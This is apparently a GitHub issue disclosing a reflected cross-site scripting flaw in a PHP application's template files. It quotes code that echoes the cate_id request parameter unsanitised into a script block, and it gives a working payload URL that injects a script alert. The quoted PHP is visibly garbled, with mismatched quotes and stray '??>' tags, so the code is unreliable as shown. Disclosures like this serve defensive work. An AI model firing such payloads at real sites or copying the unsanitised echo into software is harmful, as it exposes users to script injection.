

New issue

[Jump to bottom](#)

## I found Reflective XSS in tpl\_app.php/tpl\_info.php.....(Login required) #7



H9dawn opened this issue on Dec 18, 2020 · 0 comments

H9dawn commented on Dec 18, 2020

Of course, we have to log in to the background first.

Let's go look at the code, it's very easy : /dawn/templates/tpl\_app.php




```
<?php require_once(dirname(__FILE__).'/inc_header.php');?>
<script language="javascript" type="text/javascript" src="templates/css/js/app.js" ></script>
<script language="javascript" type="text/javascript">
<?php if(isset($page['get']['jsfun']) && $page['get']['jsfun']=='add'){
    echo 'window.onload=function(){show_edit(0);}';
}??>
$(window).ready(function(){
    <?php if(isset($_GET['cate_id'])) echo '($_GET['cate_id']).val('$_GET['cate_id']).';>?>
});
</script>
```

payload:

```
/dawn/templates/tpl_info.php?cate_id=dddhm); ));</script><script>alert(1);</script>
```

Of course, there are many files with the same problem.



Assignees

No one assigned

Labels

None yet

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

1 participant

